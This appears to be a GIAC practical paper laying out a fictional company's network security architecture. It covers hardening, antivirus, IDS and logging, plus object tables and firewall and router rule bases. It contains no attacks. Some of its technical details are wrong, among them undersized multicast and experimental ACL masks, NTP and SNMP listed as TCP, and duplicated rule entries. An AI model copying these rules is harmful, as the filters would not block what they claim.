Solaris 8 with the latest patches on Sun SPARC hardware will be used for all of GIAC's Solaris systems. Sun's Jump Start will be used to build and configure all of GIAC's Sun systems. Jump Start will install all of GIAC's support applications, which includes OpenSSH2 and Tripwire 2.4. The Jump Start scripts will also configure the servers to Sun's and industry standard security standards; any changes to the Jump Start process must be reviewed and approved by a member of GIAC's security team. All Solaris servers must be audited by a member of GIAC's security team before put into production.

SSHv2 will be used to administer all of GIAC's Solaris servers.

1.5.3 Network Devices

All network devices will be configure to their vendor's and industry standard security recommendations. In addition the device will be configured to:

- Only allow administration via an encrypted connection, such as SSH or SSL protected web console.
- Use RADIUS for authentication and auditing or have individually identifiable accounts for each administrator.

1.5.4 Antivirus

Trend Micro suite of antivirus products will be used to prevent virus outbreak in GIAC's network.

1.5.4.1 Trend Virus Control System (VCS)

The Virus Control System v1.84 is the management system for all antivirus software installed in GIAC's network. The virus control system downloads new virus definition files every hour and distributes them to the antivirus software in the enterprise. The virus control system updates the InterScan VirusWall and ScanMail for Exchange2000 virus definitions every hour. The virus control system updates OfficeScan on Windows 2000 servers nightly and OfficeScan on Windows 2000 desktop systems weekly.

1.5.4.2 InterScan VirusWall

The InterScan VirusWall v3.6 scans all inbound and outbound FTP, SMTP and HTTP traffic. When the border firewall receives traffic for any of these services the traffic is diverted to the viruswall to be scanned and cleaned.


1.5.4.3 ScanMail for Exchange 2000

ScanMail for Exchange 2000 v6.0 will be installed on GIAC's Exchange 2000 server and will scan all incoming, outgoing or currently stored messages on the Exchange server.

1.5.4.4 OfficeScan Corporate Edition

OfficeScan v3.54 is installed on all Windows 2000 desktop and servers and is configured to scan for viruses nightly.

1.5.4.5 Antivirus Overview



1.6 Monitoring

1.6.1 Availability and System Monitoring

All of GIAC's network devices and systems will be monitored for resource utilization and availability. Monitoring servers will be located on the corporate server LAN and the co-located data center App Net. SNMP will be used to monitor network device and system utilization; URL and ping monitors will be used to monitor system and application availability. SNMP community strings will be generated and rotate with the standards as other administration passwords.

1.6.2 Intrusion Detection

A Solaris 8 system running Snort v1.8.2 will be used for network intrusion detection within both the corporate and co-located data center networks. Each VLAN or switch will have a span port configured to mirror all other ports on the VLAN or switch. The IDS system will be connected to each span port with a network cable which has had it's transmit pair disabled. Depending on the severity of the alert Snort generates, an Email or text page will be sent to a member of GIAC's security team.

1.6.3 Logging and Accounting

All systems and network devices will log security related information to a syslog server located on the security services LAN for both the corporate and co-located data center networks. ICS syslog proxy for NT will be used to allow the Windows 2000 systems to use syslog to log security related information to the syslog server. All successful or failed login attempts or administration actions will be logged.

Swatch will be used to monitor the syslog files for predetermined strings that could indicate malicious activity or a security breach. Depending on the severity of the alert

Swatch generates an Email or text page will be sent to a member of GIAC's security team.

2 Assignment 2 – Security Policy

2.1 Firewall Objects

The following tables define the objects found in GIAC Check Point Firewall and Cisco router rule bases.

2.1.1 Network Objects

Object Name	Object Type	IP Internal	IP External	Description/Notes
cc-hq	workstation	none	41.97.56.15	Cipher Chunks HQ systems
Colo-ace	workstation	172.16.5.14	hide IP for net	RSA Ace Server (SecurID) slave
Colo-alteon1	workstation	172.16.1.2	hide IP for net	colo Alteon
Colo-alteon2	workstation	172.16.1.4	hide IP for net	colo Alteon
colo-appnet	Network	172.16.3.0/24	27.20.33.203	colo app net
colo-backnet	Network	172.16.4.0/24	27.20.33.204	colo backend network
Colo-bfw	Gateway cluster	(1) 172.16.1.1, (2) 172.16.3.1	27.20.33.100	colo border firewall gateway cluster
Colo-bfw1	workstation	(1) 172.16.1.2, (2) 172.16.3.2	27.20.33.102	colo border firewall 1
Colo-bfw2	workstation	(1) 172.16.1.4, (2) 172.16.3.4	27.20.33.104	colo border firewall 2
Colo-brt1	workstation	none	27.20.33.2	colo border router one
Colo-brt2	workstation	none	27.20.33.4	colo border router two
Colo-cfw	Gateway cluster	(1) 172.16.3.5, (2) 172.16.4.1 (3) 172.16.5.1	none	colo core firewall gateway cluster
Colo-cfw1	workstation	(1) 172.16.3.6, (2) 172.16.4.2 (3) 172.16.5.2	none	colo core firewall 1
Colo-cfw2	workstation	(1) 172.16.3.8, (2) 172.16.4.4 (3) 172.16.5.4	none	colo core firewall 1
colo-connect	Network	172.16.1.0/24	27.20.33.201	colo connection net
colo-db1	workstation	172.16.4.10	hide IP for net	Oracle Database
colo-db2	workstation	172.16.4.11	hide IP for net	Oracle Database
colo-dnsvip	workstation	172.16.1.10	27.20.33.10	DNS Alteon VIP
colo-extdns1	workstation	172.16.2.15	hide IP for net	external DNS at colo
colo-extdns2	workstation	172.16.2.16	hide IP for net	external DNS at colo
colo-frontnet	Network	172.16.2.0/24	27.20.33.202	colo front end network
colo-intdns1	workstation	172.16.8.15	hide IP for net	internal DNS at colo
colo-intdns2	workstation	172.16.8.16	hide IP for net	internal DNS at colo
colo-log	workstation	172.16.5.12	27.20.33.12	colo syslog server
colo-mon	workstation	172.16.5.10	27.20.33.50	colo monitoring server
colo-nbmedia	workstation	172.16.4.22	hide IP for net	media server for colo networks

colo-secsrvcsnet	Network	172.16.5.0/24	27.20.33.204	colo security services network
colo-srpool	address range	172.16.3.200 – 172.16.3.250	hide IP for net	colo SecureRemote IP Pool
colo-wls1	workstation	172.16.3.10	hide IP for net	WLS App Server
colo-wls2	workstation	172.16.3.11	hide IP for net	WLS App Server
colo-www1	workstation	172.16.2.20	hide IP for net	Apache WWW Server
colo-www2	workstation	172.16.2.21	hide IP for net	Apache WWW Server
colo-wwwvip	workstation	172.16.1.20	27.20.33.20	WWW Alteon VIP
corp-ace	workstation	10.1.10.14	hide IP for net	RSA ACE server (SecurID)
corp-bfw	workstation	(1) 192.168.200.2 (2) 10.1.5.1 (3) 10.1.6.1	23.100.71.100	corporate border firewall
corp-brt	workstation	none	23.100.77.1	corporate border router
corp-crt	workstation	(1) 192.168.200.4, (2) 192.168.201.36, (3) 10.1.8.1, (4) 10.1.7.1	hide IP for net	corporate core router
corp-desktopnet	Network	10.1.7.0/24	23.100.77.207	corporate desktop LAN
corp-dmz	Network	none	23.100.71.0/24	corporate DMZ
corp-exchange	workstation	10.1.8.15	hide IP for net	corporate Exchange server
corp-extdns1	workstation	10.1.6.20	23.100.77.20	External DNS in corp DMZ
corp-fdsdev	workstation	10.1.8.50	hide IP for net	FDS development server
corp-fdsqe	workstation	10.1.8.51	hide IP for net	FDS QE server
corp-fdsstage	workstation	10.1.8.52	hide IP for net	FDS staging server
corp-ftp	workstation	10.1.6.25	23.100.77.25	FTP server in corp DMZ
corp-fwmgt	workstation	10.1.10.10	hide IP for net	firewall mgt server
corp-fwsrvcnet	Network	10.1.5.0/24	23.100.77.205	corporate FW service network
corp-ifw	workstation	(1) 192.168.201.34, (2) 10.1.9.1, (3) 10.1.10.1	23.100.77.10	corporate internal firewall
corp-intdns1	workstation	10.1.8.20	hide IP for net	internal DNS at corporate
corp-log	workstation	10.1.10.12	23.100.77.12	corporate syslog server
corp-mon	workstation	10.1.8.10	23.100.77.80	corporate monitoring server
corp-nbmaster	workstation	10.1.8.22	hide IP for net	NetBackup master/media server
corp-nbsecure	workstation	10.1.10.22	hide IP for net	Media server for secure corporate networks
corp-radius	workstation	10.1.10.11	23.100.77.11	corporate radius server
corp-secsrvcsnet	Network	10.1.10.0/24	23.100.77.210	corporate security services LAN

corp-secsvrnet	Network	10.1.9.0/24	23.100.77.209	corporate secure server LAN
corp-smtp	workstation	10.1.6.15	23.100.77.15	Postfix SMTP gateway
corp-srpool	address range	192.168.200.150 – 192.168.200.250	hide IP for net	corporate SecureRemote IP Pool
corp-srvcnet	Network	10.1.6.0/24	23.100.77.206	corporate service network
corp-svrnet	Network	10.1.8.0/24	23.100.77.208	corporate server LAN
corp-vcs	workstation	10.1.10.13	hide IP for net	Virus Control System
crop-viruswall	workstation	10.1.5.10	hide IP for net	InterScan VirusWall
pub-ntp1	workstation	none	public IP	public NTP server
pub-ntp2	workstation	none	public IP	public NTP server

2.1.2 Network Group Objects

Group Name	Members	Description
giac-corpnets	corp-desktopnet	GIAC's corporate internal networks, not including secure server LAN
	corp-svrnet	
	corp-secsvrcsnet	
giac-colonets	colo-frontnet	GIAC's co-location internal networks
	colo-appnet	
	colo-connect	
	colo-backnet	
	colo-secsrvcsnet	
giac-allnets	giac-corpnets	All of GIAC's internal networks
	giac-colonets	
giac-routers	corp-brt	All of GIAC's router type devices
	corp-crt	
	colo-brt1	
	colo-brt2	
	colo-alteon1	
	colo-alteon2	
giac-firewalls	corp-ifw	all of GIACs firewalls
	corp-bfw	
	colo-bfw1	
	colo-bfw2	
	colo-cfw1	
	colo-cfw2	

2.1.3 Service Objects

Object	Port	Description
acct-service	tcp/4140	TCP port used by accounting software
dns-query	udp/53	DNS query traffic

dns-xfer	tcp/53	DNS zone transfer traffic
ftp	tcp/21	File Transfer Protocol
ftp-viruswall	tcp/21	FTP resource which uses CVP to have the viruswall scan traffic for viruses. Resource only applies to FTP GETs and PUTs.
fw-log	tcp/257	FW-1 log traffic
fw-mgt	tcp/256	FW-1 mgt traffic
http	tcp/80	WWW
https	tcp/443	Secure WWW
https-viruswall	tcp/443	URI resource which uses CVP to have the viruswall scan traffic for viruses. Resource only applies to HTTP GETs.
http-viruswall	tcp/80	URI resource which uses CVP to have the viruswall scan traffic for viruses. Resource only applies to HTTP GETs.
ldap	tcp/389	LDAP/Active Directory
nb-client-ports	tcp/13782, tcp/13783	Ports used by netback clients
nb-server-ports	tcp/800-tcp/899, tcp/4800-tcp/4899, tcp/13701, tcp/13720, tcp/13721, tcp/13782, tcp/13783	Ports used by NetBackup master server
netbios-name	tcp/137	WINS
netbios-session	tcp/139	Windows networking
ntp	tcp/123	Network Time Protocol
outlook-port1	tcp/2025	Port used by outlook to communicate with exchange server
outlook-port2	tcp/2026	Port used by outlook to communicate with exchange server
radius-acct	udp/1813	Radius accounting server port
radius-auth	udp/1812	Radius authentication server port
securid	tcp/5500	SecurID authentication
securidprop	tcp/5510	ACE server replication traffic
smb-tcp	tcp/445	SMB over TCP
smb-udp	udp/445	SMB over UDP
smtp	tcp/25	Simple Message Transfer Protocol
smtp-viruswall	tcp/25	SMTP resource which uses CVP to have the viruswall scan traffic for viruses, also make sure that the message is not larger then 10MBs.

snmp	tcp/161	Simple Network Management Protocol
sql	tcp/1521	Oracle SQL traffic
ssh	Tcp/22	Secure Shell
syslog	Udp/514	Syslog
vcs-mgt	Tcp/11267	Port used by VCS to communicate with anti-virus products
win-term	Tcp/3389	Windows Terminal Server
wls	Tcp/7001	Web Logic Server Port

2.1.4 User Groups Objects

Group	Description
remote	Remote employees who are rarely at the corporate offices, mostly remote sales people
telecom	Employees who have been approved to telecommute
admin	IT administrator
dev	FDS developers
hr	Human resource employees
acct	Accounting employees
dba	IT DBA's

2.2 Check Point Firewall Properties Configuration

Each of the Check Point firewalls will be configured with the following properties:

- Apply gateway rules to interface direction will be set to either bound.
- Enable decryption on accept.
- Accept VPN-1 & FireWall-1 control connections.
- Accept outgoing packets originating from gateway.
- Log implied rules.
- Install the security policy (rule base) if it can be successfully installed on all selected targets.
- Enable FTP PORT data connections.
- Packets with IP options will be dropped and generate an alert.
- Authentication Failures will be logged.
- Respond to Unauthenticated Topology Requests will not be enabled.

Any alerts generated by the firewall modules will generate an Email message which will be sent to a member of GIAC's security team text pager.

2.3 Corporate Border Router

The corporate border router is the corporate network's first line of defense against attacks originating from the Internet. It acts in conjunction with the border firewall to screen inbound and outbound network traffic. The corporate border router will enforce the following policy:

- Deny any traffic from the Internet that source IP addresses is either a reserved IP address or a DMZ IP address.
- Deny any traffic from the DMZ which source IP address is not from the DMZ network.
- Deny any traffic which source IP address is not a usual source IP address (such as Loopback, multicast, etc).
- Allow any traffic which is not explicitly denied.

Access control lists will be used on the router to implement the following rule bases

Ingress filters on Internet facing interface

#	Source	Action	Track	Note
1	10.0.0.0/8	drop	none	RFC 1918 Private IP addresses
2	172.16.0.0/12	drop	none	RFC 1918 Private IP addresses
3	192.168.0.0/16	drop	none	RFC 1918 Private IP addresses
4	127.0.0.0/8	drop	none	Loopback adapter addresses
5	169.254.0.0/16	drop	none	Link local IP addresses
6	224.0.0.0/28	drop	none	Multicast addresses
7	240.0.0.0/27	drop	none	Experimental addresses
8	248.0.0.0/27	drop	none	Unused addresses
9	0.0.0.0/24	drop	none	Broadcast addresses
10	255.255.255.255	drop	none	Broadcast addresses
11	23.100.77.0/24	drop	log	GIAC's corporate DMZ. This entry is logged since any packets that match this rule suggest a directed attack.
12	any	allow	none	Allow all other traffic

Ingress filters on DMZ facing interface

#	Source	Action	Track	Note
1	23.100.77.0/24	allow	none	Allow all traffic with source IP address of the DMZ network
2	any	drop	log	Deny any traffic what does not have a source IP address of the DMZ network. This entry is logged since any packets that match this rule suggest malicious activity.

Access class on all VTY ports

#	Source	Service	Action	Track	Note
1	23.100.77.207	ssh	allow	log	Allow SSH from corporate desktop LAN
2	23.100.77.208	ssh	allow	log	Allow SSH from corporate server LAN
3	23.100.77.210	ssh	allow	log	Allow SSH from corporate security services LAN
4	any	any	drop	log	drop and log any other attempts to access VTY

2.4 Corporate Border Firewall

The corporate border firewall is the corporate networks main line of defense from attacks originating from the Internet. The corporate border firewall enforces the following policy:

- Allow traffic to services hosted in the corporate services network. Scan all FTP and SMTP traffic for viruses.
- Allow approved traffic originating from GIAC's corporate network destined for the Internet. Scan all FTP, HTTP and HTTPS traffic for viruses.

- Allow required administration and logging traffic from specified sources and destinations.
- Allow SecureRemote users to access approved services.
- Deny any traffic which is not explicitly allowed.

In addition to the firewall rule base, anti-spoofing will be enabled on the firewall:

- The interface connected to the DMZ valid addresses is set to Others.
- The interface connected to the FW services network valid addresses is set to this net.
- The interface connected to the services network valid addresses is set to this net.
- The interface connected to the core router valid addresses is set to a specific group consisting of GIAC's internal corporate networks.

All spoofed packets will be dropped and generate an alert.

The corporate border firewall will be configured with the following rule base

#	Source	Destination	Service	Action	Track	Note
1	corp-secsvrnet, corp-desktopnet	corp-bfw	ssh, https	allow	long	allow management protocols to the border firewall
2	corp-mon	corp-bfw	snmp, echo-request	allow	long	allow monitoring system to access the border firewall
3	any	corp-bfw	echo-reply	allow	long	allow the firewall to ping hosts and for them to respond.
4	corp-ace	corp-bfw	securid	allow	long	SecurID Auth traffic
5	any	corp-bfw	any	drop	long	deny all other traffic destined for the border firewall
6	corp-secsvrnet, corp-desktopnet	corp-viruswall, corp-brt, corp-srvcnet	ssh	allow	long	allow ssh to the viruswall, the border router and the service network
7	corp-vcs	corp-viruswall	vcs-mgt	allow	long	allow vcs system to communicate with viruswall
8	corp-viruswall	corp-vcs	http	allow	long	allow viruswall to communicate with vcs
9	corp-viruswall, corp-srvcnet, corp-brt	corp-log	syslog	allow	long	allow viruswall , border router and hosts on the service network to syslog to corporate syslog server
10	corp-viruswall, corp-srvcnet	corp-nbmaster	nb-server-ports	allow	long	allow viruswall and hosts in the service network to send backup data to corporate NetBackup master server

11	corp-nbmaster	corp-viruswall, corp-srvcnet	nb-client-ports	allow	long	allow NetBackup master server communicate with backup client on viruswall and hosts in the service network
12	corp-svrnet, corp-secsrvcsnet, corp-desktopnet	corp-viruswall, corp-srvcnet	echo-request	allow	long	allow hosts in the internal network to ping the viruswall and hosts in the service network
13	corp-viruswall	corp-svrnet, corp-secsrvcsnet, corp-desktopnet	echo-reply	allow	long	allow viruswall to respond to pings
14	corp-viruswall, corp-srvcnet	corp-intdns1	ntp	allow	long	allow viruswall and hosts in the service network to synchronize with corporate NTP server
15	corp-mon	corp-brt, corp-viruswall, corp-srvcnet	snmp	allow	long	allow the monitoring system to monitor the border router, viruswall and service network
16	any, corp-exchange, **!**giac-allnets	corp-smtp	smtp-viruswall	allow	long	allow SMTP from the Internet or Exchange Server to the gateway. The resource scans the message for viruses and make sure its not over 10MB
17	corp-smtp	any, corp-exchange, **!**giac-allnets	smtp	allow	long	allow SMTP gateway to send email to the Internet or the Exchange server, but no where else in GIAC's network
18	any	corp-ftp	ftp-viruswall	allow	long	allow FTP from Internet or GIAC. The resource scans both ftp puts and gets for viruses
19	any	corp-extdns1	dns-query	allow	long	allow DNS Query from the Internet or internal GIAC
20	corp-extdns1	colo-extdns1, colo-extdns2	dns-query	encrypt	long	allow the master DNS server to notify the extdns servers at colo
21	colo-extdns1, colo-extdns2	corp-extdns1	dns-xfer	encrypt	long	allow the external DNS servers at colo to zone transfer maps from the master
22	corp-fwsrvcnet, corp-srvcnet	any	any	drop	alert	deny any other traffic originating in the fw service network or service network. Also generate an alert.

23	any	corp-fwsrvcnet, corp-srvcnet	any	drop	long	deny any other traffic into fw service net or service net that has not been allowed above
24	corp-secsvrnet	any	any	drop	alert	drop and generate an alert for any traffic originating from the secure server network
25	corp-brt	corp-radius	radius-auth, radius-acct	allow	long	allow border router to use radius for authentication and accounting
26	corp-brt	corp-mon	echo-reply	allow	long	allow the border router to answer monitoring systems pings
27	corp-svrnet, corp-secsrvcsnet, corp-desktopnet	giac-colonets	ssh, sql, echo-request	encrypt	long	send SSH, oracle traffic and ping requests over the VPN to the colo
28	giac-colonets	corp-svrnet, corp-secsrvcsnet, corp-desktopnet	echo-request, echo-reply	encrypt	long	allow hosts at colo to send and reply to pings over the VPN
29	corp-svrnet, corp-secsrvcsnet corp-desktopnet	any	http-viruswall, https-viruswall, ftp-viruswall	allow	none	allow resources http & https (Gets only), ftp (puts and gets)
30	corp-svrnet, corp-secsrvcsnet corp-desktopnet	any	http, https, ftp, ssh, echo-request	allow	none	allow accepted traffic out from desktop, server and security services LAN
31	any	corp-svrnet, corp-secsrvcsnet corp-desktopnet	echo-reply	allow	none	allow servers on the internet to respond to ping requests
32	remote@any, telecom@any, admin@any, dev@any	corp-svrnet	netbios-name, netbios-session, ldap, smb-tcp, smb-udp	client-encrypt	long	allow remote users access active directory and MS networking via Secure Remote
33	remote@any, telecom@any, admin@any, dev@any	corp-intdns1	dns-query	client-encrypt	long	allow remote users to access internal DNS via Secure Remote
34	remote@any, telecom@any, admin@any, dev@any	corp-exchange	outlook-port1, outlook-port2, smtp	client-encrypt	long	allow remote users to access and send email via outlook/exchange via Secure Remote
35	dev@any	corp-svrnet	ssh	client-encrypt	long	allow dev remote users SSH access to development servers via Secure Remote
36	admin@any	corp-svrnet, corp-srvcnet	ssh, win-term	client-encrypt	long	allow admin remote users to access servers with ssh and windows terminal server via Secure Remote

37	colo-bfw1, colo-bfw2, colo-cfw1, colo-bfw2	corp-fwmgt	fw-log	allow	long	allow firewalls at colo to log to management station
38	corp-fwmgt	colo-bfw1, colo-bfw2, colo-cfw1, colo-bfw2	fw-mgt	allow	long	allow management station to push rule bases to colo firewalls
39	corp-ace, colo-ace	corp-ace, colo-ace	securidprop	encrypt	long	replication traffic between ACE master and Slave over the VPN
40	corp-intdns1	colo-intdns1, colo-intdns2	dns-query	encrypt	long	allow internal DNS master notify internal slaves at colo over the VPN
41	colo-intdns1, colo-intdns2	corp-intdns1	dns-xfer	encrypt	long	allow internal slaves at colo zone transfer off of master at corporate over the VPN
42	corp-nbmaster	colo-nbmedia	nb-server-ports	encrypt	long	allow NetBackup master talk to media server in at the colo
43	colo-secsrvcsnet	corp-exchange	smtp	encrypt	long	allow colo security management server to send email alerts
44	corp-intdns1	any	dns-query	allow	none	allow dns server to do recursive lookups
45	corp-intdns1	pub-ntp1, pub-ntp2	ntp	allow	none	allow ntp server to get time from public ntp servers
46	any	any	any	drop	long	drop and log all other traffic (Default Deny)

2.5 Corporate Core Router

The corporate core router is responsible for filtering traffic that is destined for the desktop and server LANs. The corporate core route does not filter any traffic originating from the desktop or server LANs, unless the destination is one of the two LANs. The corporate core router will enforce the following policy:

- Allow approved network traffic into the desktop and server LANs.
- Allow any network traffic out of the desktop and server LANs.
- Deny any traffic destined for the desktop or server LANs which have not been explicitly allowed.

Access control lists will be used on the router to implement the following rule base

Normally inbound access lists are preferred, but since the core router is directly connected to two firewalls which control what packets reach the router, it would greatly increase complexity if we had to mirror the firewalls rule bases on the router. Therefore outbound or egress filters will be used on the core router.

Egress filters on desktop LAN interface

#	Source	Destination	Service	Action	Track	Note
1	any	corp-desktopnet	echo-request, echo-reply	allow	none	allow ping requests and replies into the network
2	corp-vcs	corp-desktopnet	vcs-mgt	allow	none	allow the VCS server to communicate with OfficeScan installed on Windows 2000 desk tops
3	any	corp-dhcp	ssh	allow	log	allow ssh to the DHCP server on the desktop LAN
4	any	corp-desktopnet	any	drop	log	drop and log any other traffic destined for the desk top LAN

Egress filters on server LAN interface

#	Source	Destination	Service	Action	Track	Note
1	any	corp-svrnet	echo-request, echo-reply	allow	none	allow ping requests and replies into the network
2	any	corp-svrnet	netbios-name, netbios-session, ldap, smb-tcp, smb-udp	allow	none	allow Microsoft networking
3	any	corp-intdns1	dns-query	allow	none	allow DNS queries to internal DNS server
4	any	corp-exchange	outlook-port1, outlook-port2, smtp	allow	none	allow mail/Exchange protocols
5	any	corp-svrnet	ssh, win-term	allow	log	allow administration protocols
6	any	corp-fdsdev, corp-fdsqe, corp-fdsstage	http, https	allow	none	allow web traffic to FDS systems
7	any	corp-intdns1	ntp	allow	none	allow server to synchronize with the NTP server
8	colo-intdns1, colo-intdns2	corp-intdns1	dns-xfer	allow	none	allow zone transfer from DNS servers at colo
9	corp-nbsecure, colo-nbmedia	corp-nbmaster	nb-server-ports	allow	none	allow media servers to talk to the master server
10	any	corp-vcs	http	allow	none	allow the VCS server to communicate with OfficeScan installed on Windows 2000 desk tops
11	Any	corp-svrnet	any	drop	log	drop and log any other traffic destined for the server LAN

Access class on all VTY ports

#	Source	Service	Action	Track	Note

1	corp-desktopnet	Ssh	allow	Log	Allow SSH from corporate desktop LAN
2	corp-svrnet	Ssh	allow	Log	Allow SSH from corporate server LAN
3	corp-secsrvcsnet	Ssh	allow	Log	Allow SSH from corporate security services LAN
4	Any	Any	drop	Log	drop and log any other attempts to access VTY

2.6 Corporate Internal Firewall

The corporate internal firewall protects the servers located in the secure server and security services LANs. The internal firewall is the last line of network defenses against any internal or external network threat. Protecting the servers on the security services LAN is critical to make sure that an intruder is unable to alter important forensics information crucial in detecting malicious activity and preventing the systems responsible for managing prevention and response of malicious activity to be compromised. The servers hosted in the secure server network contain sensitive data that only a few employees will need to access. Since these secure servers have higher security requirements then the servers located on the server LAN, they have been placed behind the internal firewall to provide better security. The corporate internal firewall will be enforcing the following policy:

- Allow logging and other security management related traffic into the security services LAN.
- Allow security management traffic out of the security services LAN.
- Allow VPN traffic from authorized users in the desktop LAN to access approved services in the secure server LAN.
- Allow required system management traffic into the security services and secure server LANs.
- Deny any traffic which is not explicitly allowed.

In addition to the firewall rule base, anti-spoofing will be enabled on the firewall:

- The interface connected to the security services LAN and secure server LAN valid addresses will be set to this net.
- The interface connected to the core router valid addresses is set to others.

All spoofed packets will be dropped and generate an alert.

The corporate internal firewall will be configured with the following rule base

#	Source	Destination	Service	Action	Track	Note
1	corp-secsvrnet, corp-desktopnet	corp-ifw	ssh, https	allow	long	allow management protocols to the border

						firewall
2	corp-mon	corp-ifw	snmp, echo-request	allow	long	allow monitoring system to access the border firewall
3	Any	corp-ifw	echo-reply	allow	long	allow the firewall to ping hosts and for them to respond.
4	corp-ace	corp-ifw	securid	allow	long	SecurID Auth Traffic
5	Any	corp-ifw	any	drop	long	deny all other traffic destined for the border firewall
6	corp-srvnet, corp-desktopnet	corp-secsvrnet, corp-secsrvcsnet	echo-request	allow	long	allow servers and desktops to ping servers on secure server and security servers LANs
7	corp-secsvrnet, corp-secsrvcsnet	corp-srvnet, corp-desktopnet	echo-reply	allow	long	allow servers on secure server and security services LANs to reply to pings
8	corp-mon	corp-secsvrnet, corp-secsrvcsnet	snmp, http, https	allow	long	allow the monitoring server to monitor all systems in the secure server and security services network.
9	admin@desktopnet, admin@srvnet	corp-secsvrnet	ssh, win-term	client encrypt	long	allow admins to manage secure servers via SecureRemote
10	hr@desktopnet	corp-hrsrvr	http	client encrypt	long	allow HR employee access to HR system via SecureRemote
11	acct@desktopnet	corp-acctsrvr	acct-service	client encrypt	long	allow accounting to access the accounting server application via SecureRemote
12	dba@desktopnet	corp-secsvrnet	sql	client encrypt	long	allow DBA to access oracle databases in the secure server network
13	corp-nbsecure	corp-secsvrnet	nb-client-ports	allow	long	allow secure NetBackup media server backup hosts on secure server LAN
14	corp-secsvrnet	corp-nbsecure	nb-server-ports	allow	long	allow clients to talk back to secure NetBackup media server
15	corp-secsvrnet	corp-intdns1	dns-query	allow	long	allow secure servers to query internal DNS
16	corp-secsvrnet	corp-vcs	http	allow	long	allow secure server to download latest virus definitions from the VCS
17	corp-vcs	corp-secsvrnet	vcs-mgt	allow	long	allow the Virus Control System to communicate with anti-virus products in the secure server LAN.

18	corp-secsvrnet	corp-log	syslog	allow	long	allow secure server to syslog to the logging server
19	corp-secsvrnet	corp-intdns1	ntp	allow	long	allow secure server to synchronize with the corporate NTP server
20	corp-secsvrnet	any	any	drop	long	drop any traffic from a secure server that is not allowed above
21	any	corp-secsvrnet	any	drop	long	drop any traffic to a secure server that is not allowed above
22	giac-corpnets, corp-srpool	corp-vcs	http	allow	long	allow http traffic to the VCS server for virus definition downloads from corporate networks or SecureRemote users.
23	corp-vcs	giac-corpnets, corp-srpool	vcs-mgt	allow	long	allow the Virus Control System to communicate with GIAC's anti-virus products.
24	any	corp-log	syslog	allow	none	allow syslog traffic into the log server
25	corp-nbmaster	corp-nbsecure	nb-server-ports	allow	long	allow NetBackup master to talk to secure media server
26	corp-srvnet, corp-desktopnet	corp-secsrvcsnet	ssh, win-term	allow	long	allow management protocols to systems in the security services network
27	giac-routers	corp-radius	radius-auth, radius-acct	allow	long	allow routers to use radius server
28	corp-secsrvcsnet	corp-intdns1	dns-query	allow	long	allow servers in security services and secure server LAN to query DNS
29	corp-fwmgt	giac-firewalls	fw-mgt	allow	long	allow firewall mgt station to push rule bases to all firewalls
30	giac-firewalls	corp-fwmgt	fw-log	allow	long	allow firewall logging to management station
31	giac-firewalls	corp-ace	securid	allow	long	allow firewall to authenticate via SecurID
32	colo-ace, corp-ace	colo-ace, corp-ace	securidprop	allow	long	allow replication between the SecurID Ace Servers
33	corp-secsrvcsnet	corp-exchange	smtp	allow	long	allow security servers to send email alerts
34	corp-secsrvcsnet	corp-intdns1	ntp	allow	long	allow the security services systems to synchronize time with the corporate NTP server
35	corp-secsrvcsnet	any	any	drop	long	drop any traffic from the security services LAN which has not been allowed above

36	any	corp-secsrvcsnet	any	drop	long	drop any traffic destined for the security services LAN with has not been allowed above

2.7 Co-located Data Center Border Routers

The co-located data center border router is the data center's first line of defense against attacks originating from the Internet. It acts in conjunction with the border firewall to screen inbound and outbound network traffic. The corporate border router will enforce the following policy:

- Deny any traffic from the Internet that source IP addresses is either a reserved IP address or a DMZ IP address.
- Deny any traffic from the DMZ which source IP address is not from the DMZ network.
- Deny any traffic which source IP address is not a usual source IP address (such as Loopback, multicast, etc).
- Allow any traffic which is not explicitly denied.

Access control lists will be used on the router to implement the following rule base

Ingress filters on Internet facing interface

#	Source	Action	Track	Note
1	10.0.0.0/8	drop	none	RFC 1918 Private IP addresses
2	172.16.0.0/12	drop	none	RFC 1918 Private IP addresses
3	192.168.0.0/16	drop	none	RFC 1918 Private IP addresses
4	127.0.0.0/8	drop	none	Loopback adapter addresses
5	169.254.0.0/16	drop	none	Link local IP addresses
6	224.0.0.0/28	drop	none	Multicast addresses
7	240.0.0.0/27	drop	none	Experimental addresses
8	248.0.0.0/27	drop	none	Unused addresses
9	0.0.0.0/24	drop	none	Broadcast addresses
10	255.255.255.255	drop	none	Broadcast addresses
11	27.20.33.0/24	drop	log	GIAC's corporate DMZ. This entry is logged since any packets that match this rule suggest a directed attack.
12	Any	allow	none	Allow all other traffic

Ingress filters on DMZ facing interface

#	Source	Action	Track	Note
1	27.20.33.0/24	allow	none	Allow all traffic with source IP address of the DMZ network
2	any	drop	Log	Deny any traffic what does not have a source IP address of the DMZ network. This entry is logged since any packets that match this rule suggest malicious activity.

Access class on all VTY ports

#	Source	Service	Action	Track	Note
